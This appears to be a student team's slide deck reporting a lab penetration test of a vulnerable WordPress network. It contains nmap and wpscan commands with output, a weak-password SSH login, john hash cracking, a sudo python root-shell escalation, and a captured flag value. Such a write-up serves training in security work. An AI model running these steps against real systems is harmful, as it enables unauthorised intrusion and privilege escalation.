# Final Engagement

## Attack, Defense & Analysis of a Vulnerable Network

# Team…Cyber Assaulters

Chris Duke

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
Kyle Pierce

Chris Garcia

Michael Lynn

Shea Padilla

Donathan Williams



John Elliott

Mozamil Ahmad

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# & Critical Vulnerabilities

# Network Topology

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



**Network**
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1


**Machines**
IPv4: 192.168.1.110
OS: Linux 3.2
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux 3.2
Hostname: Target 2

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

# Network Topology--Different Perspective

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Hostname: Target 2

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OS: Ubuntu
Hostname: ELK

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

Shea Padilla

# Critical Vulnerabilities

# Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1

| Vulnerability | Description | Impact |
|---|---|---|
| User Enumeration | Website is vulnerable to brute force attacks | We were able to crack several passwords |
| Insecure Configuration Files | The configuration files were easily found and read | The database password was written in plaintext |
| Weak Password Policy | Users are using weak passwords | Passwords were easy to guess or crack |

# Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in Target 2

| Vulnerability | Description | Impact |
|---|---|---|
| Able to cruise missile directories | By inputting certain searches you can easily find main directories | Allows anyone to access directories and files |
| xmlrpc.php and using burpsuite | DDOS attacks, XSPA (cross site port attack) Cloudflare Protection bypass can find | Using pingback.ping on a botnet level, XSPA can locate open ports on internal host |
| PHPmailer CVE2016-10033 | Allows extra arguments in the mailSend feature | Allowed RCE to gain access of a shell |

# Offensive Operations

# Exploits Used

# Exploitation-Target 1: Port Scan

- To start off the red team used various nmap scans to gain more information about the hosts on the network, the commands used were as follows:
  - nmap -sS 192.168.1.90/24
  - nmap -O 192.168.1.90/24
- The information gained included open ports and services as well as OS information for each host.

```
Nmap scan report for 192.168.1.110
Host is up (0.00068s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

# Exploitation-Target 1: Username Enumeration

- **The red team utilized wpscan to enumerate usernames from the Wordpress server**
  - wpscan --url 192.168.1.110/wordpress --enumerate u
- **The wpscan enumerated two usernames; steven and michael**

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================================================> (10 / 10)

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Wed May 12 18:54:27 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.806 KB
[+] Memory used: 114.285 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```


# Exploitation-Target 1: Weak Password Policy

- In this stage of the penetration test the red team exploited one of the simplest vulnerabilities; weak password policy.
- It was found that the user michael had a password of michael

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

# Exploitation-Target 1: Privilege Escalation

- **Once we had access to michael's account we accessed and dumped the password hashes for steven and michael from the mysql database.**
- **The hashes were cracked utilizing:**
  - john --wordlist=/usr/share/wordlists/rockyou.txt sqlhashes.txt
- **Once the hashes were cracked we were able to login as steven and found he had sudo permission for the python command.**
- **Using the following command we gained a root shell from steven's account:**
  - sudo python -c 'import pty;pty.spawn("/bin/bash")'



# Enumerate w/ Target2: wpscan


- **Command utilized:**
  - wpscan --url 192.168.1.115/wordpress
- **Servers found containing interesting finds including the:**
  - Ability to see listings for XML-RPC and WP-content uploads directory

```
[+] http://192.168.1.115/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.115/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.1.115/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.115/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

Fingerprinting the version - Time: 00:00:00 <=====================================> (610 / 610) 100.00% Time: 00:00:00
[+] WordPress version 4.8.16 identified (Latest, released on 2021-04-15).
 | Found By: Unique Fingerprinting (Aggressive Detection)
 |  - http://192.168.1.115/wordpress/wp-includes/css/media-views-rtl.min.css md5sum is 48f394d1e1fd15a021a16d50072c9ae8
```

# Enumerate w/ Target2: Nmap


- **Command utilized:**
  - nmap -v --script http-enum.nse 192.168.1.115


- **By using the nmap we were able to enumerate and list the available directories on the website.**



# Exploiting w/in Target 2: Directory Listings

- After obtaining the interesting directories with wpscan we were able to navigate to them.
  - Obtained both flag1 and flag3 via 192.168.1.115








flag3{a0f568aa9de277887f37730d71520d9b}

# BURP'D w/in Target 2...

- Using burpsuite we were able to change the GET request to a POST.
  - This verified we could change the method call to list all system methods

